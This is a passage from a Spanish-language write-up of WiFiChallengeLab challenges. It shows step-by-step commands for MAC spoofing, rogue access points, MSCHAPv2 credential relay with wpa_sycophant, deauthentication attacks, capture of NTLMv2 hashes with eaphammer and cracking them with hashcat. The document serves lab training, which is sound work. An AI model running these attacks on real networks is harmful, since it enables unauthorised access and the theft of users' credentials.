relayMSCHAPv2funciona igual queNetNTLM, por lo que se puede reutilizar el desafío delAPreenviándolo al cliente legítimo y reutilizar su respuesta para acceder alAP real. Para esto se usaráwpa_sycophant. -
Primero, se configura el nombre del
APal que se quiere conectar enwpa_sycophanty se agrega laMACdelAPfalso que se va a levantar.
root@WiFiChallengeLab:~/21# systemctl stop NetworkManager
root@WiFiChallengeLab:~/21# ip link set wlan1 down
root@WiFiChallengeLab:~/21# macchanger -m F0:9F:C2:00:00:00 wlan1
Current MAC:   02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:       f0:9f:c2:00:00:00 (unknown)
root@WiFiChallengeLab:~/21# ip link set wlan1 up
- Ahora editamos el siguiente archivo para que quede de la siguiente manera.
root@WiFiChallengeLab:~/21# cat ~/tools/wpa_sycophant/wpa_sycophant_example.conf
network={
  ssid="wifi-regional-tablets"
  scan_ssid=1
  key_mgmt=WPA-EAP
  identity=""
  anonymous_identity=""
  password=""
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  bssid_blacklist=F0:9F:C2:00:00:00
}
- Para levantar el
RogueAPconectado awpa_sycophantse usaberate_ap.
root@WiFiChallengeLab:~/tools/berate_ap# ./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log wlan1 lo wifi-regional-tablets
Config dir: /tmp/create_ap.wlan1.conf.XRoeb1Br
PID: 870452
Creating a virtual WiFi interface... ap0 created.
Network Manager found, set ap0 as unmanaged device... DONE
Please Provide Certificate Details
..+.+..+...+...+....+..+.+........+....+...+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*............+.+........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*....+..+....+........+................+..+.........+....+..+.............+.........+...........+....+..+.........+.........+.............+.........+.........+..+.........+....+..+....+.........+............+..+......+.+......+...+...........+...+.+.....+................+......+...+...........+.+..+............+...+.........................+..+...+......+.+.........+.....................+...+........+..........+.....+....+.....+......+........................+...................+............+........+............+.......+..+....+...........+......+.......+......+............+........+.+........+...+.......+..+......+....+......+...+..+.......+...+.....+.........+.....................+...+.......+...+......+...........+...+......+...+...+....+..................+.....+...+....+........+...+...+.+........+......+......+.+...+........................+..+...+.......+......+.....+...+.......+..............+...+...............+............+.+...+.....+............+....+...+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
......+..+...................+...........+...+.+........+.......+...+......+.....+.+.........+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*......+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.....+...+.....+.......+...+............+.....+...+...+....+.....+.+.....+.+...+.....................+.........+..+.........+.+...+........+...+......+....+.........+......+.....+...............+.+.........+......+.....+.........+....+...+..+...+.........+....+..+.........+......+....+.....+...+...+.......+...+..+............+..........+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Madrid
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
Generating DH parameters, 2048 bit long safe prime
..+.+........................................+........................................+.............+....................................................+...................................................+....+...................................................................................................................+........................................................................................................................................................................................................................+.................................................................................................................................................................................................................................................................................................................................................+.......................................................+..................................................................................................................................................................................................................................................................+.....................................................................................................................................................................+......+...................................................................................................................................................................................................................+..................................................................................................................................+.............................................................................+.........................................................................................................................+...........................................................................+.............................................................................................+.............................................................................................................................+...................................................................................................................................................................................................................................................................................................................................+...................................+.................................................................................................................................................................................+................................................................................................................................................................................................................................+................................................+.............+...........................................................................................++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*
Using Example EAP User file
Please see /tmp/create_ap.wlan1.conf.XRoeb1Br/hostapd.eap_user to create your own
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlan1.conf.XRoeb1Br/hostapd_ctrl
Configuration file: /tmp/create_ap.wlan1.conf.XRoeb1Br/hostapd.conf
MANA: Captured credentials will be written to file 'outputMana.log'.
MANA: Sycohpant state directory set to /tmp/.
Using interface ap0 with hwaddr 02:00:00:00:01:00 and ssid "wifi-regional-tablets"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
- Una vez que se tiene el
APse ejecutawpa_sycophanty se espera a que el cliente se conecte aberate_appara quewpa_sycophantpueda reutilizar la información para conectarse alAPreal.
root@WiFiChallengeLab:~/tools/wpa_sycophant# ./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3
SYCOPHANT : RUNNING "./wpa_supplicant/wpa_supplicant -i wlan3 -c wpa_sycophant_example.conf"
SYCOPHANT : RUNNING "dhclient wlan3"
Successfully initialized wpa_sycophant
                                                     _                 _
 __      ___ __   __ _     ___ _   _  ___ ___  _ __ | |__   __ _ _ __ | |_
 \ \ /\ / / '_ \ / _` |   / __| | | |/ __/ _ \| '_ \| '_ \ / _` | '_ \| __|
  \ V  V /| |_) | (_| |   \__ \ |_| | (_| (_) | |_) | | | | (_| | | | | |_
   \_/\_/ | .__/ \__,_|___|___/\__, |\___\___/| .__/|_| |_|\__,_|_| |_|\__|
          |_|        |_____|   |___/          |_|

The most important part is the ascii art - Georg-Christian Pranschke

Set MANA to relay
- Una vez tenemos el
APfalso listo ywpa_sycophantpara realizar el envío podemos realizar un ataque de desautenticación a los clientes. En este caso, un cliente usaMFT (802.11w)por lo que no es vulnerable a este ataque, pero el otro cliente(64:32:A8:A9:DE:55)sí lo es.
root@WiFiChallengeLab:~# airodump-ng wlan0mon -c 44

root@WiFiChallengeLab:~# aireplay-ng -0 0 wlan0mon -a F0:9F:C2:7A:33:28 -c 64:32:A8:A9:DE:55
-

En cuanto un cliente se conecte y se reenvíen las credenciales se mostrará algo similar en la ventana de
sycophant, que es la más importante. en esta ventana lo más importante es que aparezcaCTRL-EVENT-CONNECTED. -
Solamente cambia tu archivo
.confpor estophase1="peapver=1"y vuelves a ejecutar.

- Nos asignamos IP rápido una vez se conecta el cliente.
wlan3: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:7a:33:28 completed [id=0 id_str=]
root@WiFiChallengeLab:/home/user# dhclient wlan3 -v
- Vemos la IP.

22. What is the flag on the wifi-regional AP?
-
En este reto se lleva a cabo un ataque parecido al anterior, pero en este caso se modifica el archivo wpa_sycophant enfocado en una red Wi-Fi corporativa (
wifi-regional). Normalmente, dentro de una empresa existen varias redes diseñadas para distintos tipos de usuarios, como por ejemplowifi-regionalywifi-regional-tablets. Por lo general, estas redes comparten el mismoActive Directoryo sistema de credenciales, aunque cada una cuenta con niveles de acceso distintos. -
Esto implica que la mayoría de los usuarios pueden conectarse a una red con menos restricciones, mientras que únicamente algunos tienen permisos para acceder a redes internas más protegidas. Este tipo de estructura permite ofrecer conectividad general a todos los empleados, pero limitando el acceso a recursos más sensibles solo a ciertos usuarios.
-
Por otro lado, una de las principales ventajas del ataque de reenvío de credenciales es que durante el proceso de autenticación no se muestra información sobre el punto de acceso (AP) al que se está conectando el cliente. Gracias a esto, es posible capturar las credenciales de un usuario conectado a un
APmenos seguro y reutilizarlas en uno más restringido, sin importar si el cliente utiliza certificados o verifica el certificado de la redwifi-regional. -
El ataque consiste en levantar un punto de acceso falso que simule ser
wifi-regional-tabletsy reenviar la autenticación haciawifi-regional. Es importante tener en cuenta que no todos los usuarios tienen acceso a ambas redes, por lo que resulta más efectivo identificar dispositivos que estén buscando conectarse (probes) a las dos redes.
root@WiFiChallengeLab:/home/user# systemctl stop NetworkManager
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m F0:9F:C2:00:00:00 wlan1
Current MAC:   02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:       f0:9f:c2:00:00:00 (unknown)
root@WiFiChallengeLab:/home/user# ip link set wlan1 up
- Vamos a editar el mismo archivo del reto pasado.
root@WiFiChallengeLab:/home/user# cat ~/tools/wpa_sycophant/wpa_sycophant_example.conf
network={
  ssid="wifi-regional"
  scan_ssid=1
  key_mgmt=WPA-EAP
  identity=""
  anonymous_identity=""
  password=""
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  bssid_blacklist=F0:9F:C2:00:00:00
}
- Repetimos el mismo proceso.
root@WiFiChallengeLab:~/tools/berate_ap# ./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log wlan1 lo wifi-regional-tablets
root@WiFiChallengeLab:~/tools/wpa_sycophant# ./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3
-
Una vez el AP esta levantado vamos a realizar el ataque contra el cliente.
-
Vamos a operar en el canal donde se encuentra el AP.
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 44
-
Ahora si podemos desautenticar al cliente.
-
1 cliente usa
MFT (802.11w)entonces no es vulnerable a este ataque pero este cliente(64:32:a8:a9:de:55)si.

root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 wlan0mon -a F0:9F:C2:7A:33:28 -c 64:32:a8:a9:de:55

- Ya podemos asignarnos IP.
root@WiFiChallengeLab:/home/user# dhclient wlan3 -v
- Y ver la flag.

23. What is the password of the user vulnerable to RogueAP of wifi-global?
-
En este desafío se ejecuta un ataque similar al anterior, pero en esta ocasión se realiza una modificación en el archivo wpa_sycophant, enfocándose en una red Wi-Fi corporativa llamada
wifi-regional. En entornos empresariales es común encontrar varias redes destinadas a distintos tipos de dispositivos o usuarios, como sucede conwifi-regionalywifi-regional-tablets. -
Aunque estas redes suelen compartir el mismo sistema de autenticación, como un Active Directory o base de datos de credenciales, cada una maneja distintos niveles de acceso. Esto significa que la mayoría de los usuarios puede conectarse a una red con menos restricciones, mientras que solo un grupo reducido tiene permisos para acceder a redes internas más seguras. Este modelo permite brindar acceso general a la red corporativa, limitando al mismo tiempo el acceso a recursos críticos.
-
En cuanto al ataque de reenvío de credenciales, una de sus principales características es que durante la autenticación no se expone información sobre el punto de acceso al que se está conectando el cliente. Esto permite interceptar las credenciales de un usuario conectado a un AP menos protegido y utilizarlas en uno con mayores restricciones, sin importar si el cliente usa certificados o valida el certificado de la red
wifi-regional. -
El procedimiento consiste en crear un punto de acceso falso que imite a
wifi-regional-tabletsy redirigir el proceso de autenticación haciawifi-regional. Es importante considerar que no todos los usuarios tienen acceso a ambas redes, por lo que resulta más efectivo identificar dispositivos que estén intentando conectarse a ambas.

- Ahí vemos los Probes.

root@WiFiChallengeLab:~/tools/eaphammer# ./eaphammer --essid WiFi-Restaurant --interface wlan2 --hostile-portal
- Lo desautenticamos.
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 wlan0mon -a F0:9F:C2:71:22:17 -c 64:32:A8:BC:53:51
- Tenemos el hash.

- Ahora lo vamos a crackear.
root@WiFiChallengeLab:~/tools/eaphammer# cat logs/Responder-Session.log | grep NTLMv2 | grep Hash | awk '{print $9}' > responder.5600
C:\hashcat-7.1.2\hashcat-7.1.2>.\hashcat.exe -a 0 -m 5600 corpo.hash.txt C:\hashcat-7.1.2\hashcat-7.1.2\wordlists\rockyou.txt
24. What is the flag after login in wifi-regional with the credentials obtained?
root@WiFiChallengeLab:~# cat xd.conf
network={
    ssid="wifi-regional"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSOREG\anonymous"
    identity="CORPO\god"
    password="*******"
    phase1="peapver=1"
    phase2="auth=MSCHAPV2"
}
root@WiFiChallengeLab:~# wpa_supplicant -i wlan3 -c xd.conf
- Obtenemos IP.
root@WiFiChallengeLab:/home/user# dhclient wlan3 -v

- Tenemos la flag.
-
Ahora vamos a iniciar sesión.
-
Vamos a descargarnos todo esto.
